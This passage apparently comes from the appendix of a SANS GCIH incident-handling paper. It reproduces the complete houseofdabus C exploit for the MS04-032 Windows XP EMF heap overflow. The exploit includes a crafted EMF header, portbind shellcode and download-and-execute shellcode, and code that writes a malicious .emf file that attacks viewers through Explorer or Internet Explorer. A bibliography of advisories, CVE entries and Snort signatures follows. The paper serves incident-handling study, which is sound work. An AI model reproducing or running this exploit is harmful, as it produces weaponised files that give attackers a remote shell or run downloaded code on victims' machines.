
```
/* HOD-ms04032-emf-expl2.c:
 *
 * (MS04-032) Microsoft Windows XP Metafile (.emf) Heap Overflow
 *
 * Exploit version 0.2 (PUBLIC) coded by
 *
 *
 *              .::[ houseofdabus ]::.
 *
 *
 * [at inbox dot ru]
 * -----------------------------------------------------------------
 * About WMF/EMF:
 * Windows Metafile (WMF) and Enhanced Windows Metafile (EMF) formats
 * are vector files that can contain a raster image...
 *
 * -----------------------------------------------------------------
 * The vulnerability will be triggered by either viewing a malicious
 * file or by navigating to a directory, which contains a malicious
 * file and displays it as a thumbnail.
 *
 * Graphics Rendering Engine Vulnerability - CAN-2004-0209
 * -----------------------------------------------------------------
 * Tested on:
 *    - Internet Explorer 6.0 (SP1) (iexplore.exe)
 *    - Explorer (explorer.exe)
 *    - Windows XP SP1
 *
 * -----------------------------------------------------------------
 * Compile:
 *    Win32/VC++  : cl HOD-ms04032-emf-expl.c
 *    Win32/cygwin: gcc HOD-ms04032-emf-expl.c -lws2_32.lib
 *    Linux       : gcc -o HOD-ms04032-emf-expl HOD-ms04032-emf-expl.c
 *
 * -----------------------------------------------------------------
 * Command Line Parameters/Arguments:
 *
 *   HOD.exe <file> <shellcode> <bind/connectback port> [connectback IP]
 *
 *   Shellcode:
 *        1 - Portbind shellcode
 *        2 - Connectback shellcode
 *
 * -----------------------------------------------------------------
 * Examples:
 *
 * C:\>HOD-ms04032-emf-expl.exe expl.emf 1 7777
 *
 * C:\>HOD-ms04032-emf-expl.exe expl.emf 2 http://host/file.exe
 *
 * -----------------------------------------------------------------
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 *
 */
```


```
/* #define _WIN32 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#ifdef _WIN32
#pragma comment(lib,"ws2_32")
#include <winsock2.h>

#else
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#endif

#include <windows.h>


unsigned char emfheader[] =
"\x01\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x20\x00\x00\x00\x20\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x4c\x03\x00\x00\x4c\x03\x00\x00\x20\x45\x4d\x46\x00\x00\x01\x00"
"\x40\x00\x00\x00\x0b\x00\x00\x00\x0a\x00\x00\x00\xff\xff\x00\x00"

"\xEB\x12\x90\x90\x90\x90\x90\x90"
"\x9e\x5c\x05\x78"       /* call [edi+0x74h] - rpcrt4.dll */
"\xb4\x73\xed\x77";      /* Top SEH         - XP SP1 */


unsigned char portbind_sc[] =
"\x90\x90\x90\x90\x90\x90\x90\x90"

"\xeb\x03\x5d\xeb\x05\xe8\xf8\xff"
"\xff\xff\x8b\xc5\x83\xc0\x11\x33\xc9\x66\xb9\xc9\x01\x80\x30\x88"
"\x40\xe2\xfa\xdd\x03\x64\x03\x7c\x09\x64\x08\x88\x88\x88\x60\xc4"
"\x89\x88\x88\x01\xce\x74\x77\xfe\x74\xe0\x06\xc6\x86\x64\x60\xd9"
"\x89\x88\x88\x01\xce\x4e\xe0\xbb\xba\x88\x88\xe0\xff\xfb\xba\xd7"
"\xdc\x77\xde\x4e\x01\xce\x70\x77\xfe\x74\xe0\x25\x51\x8d\x46\x60"
"\xb8\x89\x88\x88\x01\xce\x5a\x77\xfe\x74\xe0\xfa\x76\x3b\x9e\x60"
"\xa8\x89\x88\x88\x01\xce\x46\x77\xfe\x74\xe0\x67\x46\x68\xe8\x60"
"\x98\x89\x88\x88\x01\xce\x42\x77\xfe\x70\xe0\x43\x65\x74\xb3\x60"
"\x88\x89\x88\x88\x01\xce\x7c\x77\xfe\x70\xe0\x51\x81\x7d\x25\x60"
"\x78\x88\x88\x88\x01\xce\x78\x77\xfe\x70\xe0\x2c\x92\xf8\x4f\x60"
"\x68\x88\x88\x88\x01\xce\x64\x77\xfe\x70\xe0\x2c\x25\xa6\x61\x60"
"\x58\x88\x88\x88\x01\xce\x60\x77\xfe\x70\xe0\x6d\xc1\x0e\xc1\x60"
"\x48\x88\x88\x88\x01\xce\x6a\x77\xfe\x70\xe0\x6f\xf1\x4e\xf1\x60"
"\x38\x88\x88\x88\x01\xce\x5e\xbb\x77\x09\x64\x7c\x89\x88\x88\xdc"
"\xe0\x89\x89\x88\x88\x77\xde\x7c\xd8\xd8\xd8\xd8\xc8\xd8\xc8\xd8"
"\x77\xde\x78\x03\x50\xdf\xdf\xe0\x8a\x88\xAB\x6F\x03\x44\xe2\x9e"
"\xd9\xdb\x77\xde\x64\xdf\xdb\x77\xde\x60\xbb\x77\xdf\xd9\xdb\x77"
"\xde\x6a\x03\x58\x01\xce\x36\xe0\xeb\xe5\xec\x88\x01\xee\x4a\x0b"
"\x4c\x24\x05\xb4\xac\xbb\x48\xbb\x41\x08\x49\x9d\x23\x6a\x75\x4e"
"\xcc\xac\x98\xcc\x76\xcc\xac\xb5\x01\xdc\xac\xc0\x01\xdc\xac\xc4"
"\x01\xdc\xac\xd8\x05\xcc\xac\x98\xdc\xd8\xd9\xd9\xd9\xc9\xd9\xc1"
"\xd9\xd9\x77\xfe\x4a\xd9\x77\xde\x46\x03\x44\xe2\x77\x77\xb9\x77"
"\xde\x5a\x03\x40\x77\xfe\x36\x77\xde\x5e\x63\x16\x77\xde\x9c\xde"
"\xec\x29\xb8\x88\x88\x88\x03\xc8\x84\x03\xf8\x94\x25\x03\xc8\x80"
"\xd6\x4a\x8c\x88\xdb\xdd\xde\xdf\x03\xe4\xac\x90\x03\xcd\xb4\x03"
"\xdc\x8d\xf0\x8b\x5d\x03\xc2\x90\x03\xd2\xa8\x8b\x55\x6b\xba\xc1"
"\x03\xbc\x03\x8b\x7d\xbb\x77\x74\xbb\x48\x24\xb2\x4c\xfc\x8f\x49"
"\x47\x85\x8b\x70\x63\x7a\xb3\xf4\xac\x9c\xfd\x69\x03\xd2\xac\x8b"
"\x55\xee\x03\x84\xc3\x03\xd2\x94\x8b\x55\x03\x8c\x03\x8b\x4d\x63"
"\x8a\xbb\x48\x03\x5d\xd7\xd6\xd5\xd3\x4a\x8c\x88";
```

```
unsigned char download_sc[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"

"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17""HOD""\x21";

unsigned char endoffile[] = "\x00\x00\x00\x00";


void
usage(char *prog)
{
        printf("Usage:\n");
        printf("%s <file> <shellcode> <bindport / url>\n", prog);
        printf("\nShellcode:\n");
        printf("     1 - Portbind shellcode\n");
        printf("     2 - Download & exec shellcode\n\n");
        exit(0);
}


int
main(int argc, char **argv)
{
        char endofurl = '\x01';
        unsigned short port;
        int sc;
        FILE *fp;
```

```
        printf("\n(MS04-032) Microsoft Windows XP Metafile
(.emf) Heap Overflow\n\n");
        printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");

        if (argc < 4) usage(argv[0]);

        sc = atoi(argv[2]);
        if ((sc > 2) || (sc < 1)) usage(argv[0]);

        fp = fopen(argv[1], "wb");
        if (fp == NULL) {
                printf("[-] error: can\'t create file: %s\n", argv[1]);
                exit(0);
        }

        /* header */
        fwrite(emfheader, 1, sizeof(emfheader)-1, fp);

        printf("[*] Shellcode: ");
        if (sc == 1) {
                port = atoi(argv[3]);
                printf("Portbind, port = %u\n", port);
                port = htons(port^(unsigned short)0x8888);
                memcpy(portbind_sc+266, &port, 2);
                fwrite(portbind_sc, 1, sizeof(portbind_sc)-1, fp);
                fwrite(endoffile, 1, 4, fp);
        }
        else {
                printf("Download & exec, url = %s\n", argv[3]);
                fwrite(download_sc, 1, sizeof(download_sc)-1,
fp);
                fwrite(argv[3], 1, strlen(argv[3]), fp);
                fwrite(&endofurl, 1, 1, fp);
                fwrite(endoffile, 1, 4, fp);
        }

        printf("[+] Ok\n");
        fclose(fp);

return 0;
}
```

SubSeven Screen Shots





Abrams, Travis. Microsoft LSASS Buffer Overflow from exploit to worm. SANS Institute Ontario, April 2004. 10th January 2005
< http://www.giac.org/practical/GCIH/Travis_Abrams_GCIH.pdf>

Adeyanju, Suid. Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability. SANS Institute Hammersmith, June 2004. 10th January 2005
<http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf>

K-OTik Security. Microsoft Windows Metafile (.emf) Heap Overflow Exploit (MS04-032). Exploit codes 20th October, 2004. 12th January 2005
<http://www.k-otik.com/exploits/20041020.HOD-ms04032-emf-expl2.c.php>

Microsoft Corporation. Microsoft Security Bulletin MS04-032 – Graphics Rendering Engine Vulnerability. 12th October 2004. 13th January 2005
< http://www.microsoft.com/technet/security/Bulletin/MS04-032.mspx>

Common Vulnerabilities and Exposure. CVE CAN-2004-0209 under review. 3rd November 2004. 13th January 2005
< http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0209>

Security Focus. Microsoft Windows WMF/EMF Image Format Rendering Remote Buffer Overflow Vulnerability - Bugtrack ID 11375. 12th October 2004. 8th January 2005

< http://www.securityfocus.com/bid/11375>

US-CERT. Microsoft Windows contains buffer overflow in processing of WMF and EMF image files - Vulnerability Note VU#806278. 13th October 2004. 5th January 2005
<http://www.kb.cert.org/vuls/id/806278>

Internet Security Systems. Microsoft Windows Enhanced Metafile (EMF) buffer overflow - win-emf-bo (16581). 12th October 2004. 5th January 2005
<http://xforce.iss.net/xforce/xfdb/16581>

Trend Micro. Virus Encyclopaedia - WORM_GOLTEN.A. 10th November 2004. 8th January 2005
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_GOLTEN.A&VSect=T>

OSR Online. GDI from the Driver's Perspective. 11th April 2003
<http://www.osronline.com/ddkx/graphics/gdioview_9naf.htm >

Microsoft Corporation. MSDN Library - Graphics System Overview. 23rd November 2004. 13th January 2005
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/graphics/hh/graphics/ggintro_087923e4-fae9-475a-9652-c1ffda5f9430.xml.asp >

Microsoft Corporation. MSDN Library – Windows GDI Enhance Metafile Records. 2004. 8th January 2005
< http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdi/metafile_250z.asp >

Jellytop. Neohapasis Message Archives – "Windows XP explorer.exe heap overflow". 20th February 2004. 10th January 2005
< http://archives.neohapsis.com/archives/bugtraq/2004-02/0594.html >

Sandeep Grover, "Buffer Overflow Attacks and Their Countermeasures." March 10, 2003. 10th January 2005
<http://www.home.linuxjournal.com/article.php?sid=6701>

McAfee. Virus Information Library - Exploit-MS04-032!gdi. 3rd November 2004. 10th January 2005
< http://vil.nai.com/vil/content/v_129471.htm >

"SID 2435 - WEB-CLIENT Microsoft EMF/WMF metafile access". Snort Signature Database. 10th January 2005
< http://www.snort.org/snort-db/sid.html?sid=2435 >

< http://www.snort.org/snort-db/sid.html?sid=2436 >

INSECURE.ORG. “Nmap Security Scanner”. 8th January 2005
< http://www.insecure.org/nmap/ >

Cheops-ng. “The network Swiss army knife”. 23rd January 2005
< http://Cheops-ng.sourceforge.net >

Microsoft Corporation. Microsoft Visual C++ Toolkit 2003. 23rd January 2005
< http://msdn.microsoft.com/visualc/vctoolkit2003/default.aspx >

Packetstorm Security. “HOD-ms04032-emf-expl2.c”. 23rd January 2005
< http://packetstormsecurity.org/0410-exploits/HOD-ms04032-emf-expl2.c >

All-Security.Com. “SUBSEVEN (TROJAN): ANALYSED”. 23rd January 2005
< http://www.all-internet-security.com/subseven_trojan.html >

MySQL.com. MySQL Documentation. 14th January 2005
< http://dev.mysql.com/doc/ >

Martin Roesch, “Snort Users Manual 2.2.0”,
http://www.snort.org/docs/snort_manual (2003)
Earl Hood, “TCPDump manual”. 14th January 2005
<http://www.oac.uci.edu/indiv/ehood/man2html/doc/man2html.html>

MySQL.com. MySQL Tutorial. 13th January 2005
< http://dev.mysql.com/doc/mysql/en/Tutorial.html >

Hacker Eliminator. Trojan Demo. 13th January 2005
< http://hacker-eliminator.com/trojandemo.html >

Hamish O'Dea, (Win32.Golten.A)
http://vic.zonelabs.com/tmpl/body/CA/virusDetails.jsp?VId=40766 (15 November 2004)

Northcutt, Stephen. Computer Security Incident Handling – *An Action Plan for Dealing with Intrusions, Cyber Theft, and Other Security Related Events* – Version 2.3.1 SANS Press, 2004

Symantec. Symantec Ghost Solution Suite. 23rd January 2005
< http://sea.symantec.com/content/product.cfm?productid=9 >

http://www.counterhack.net/

http://www.wbglinks.net/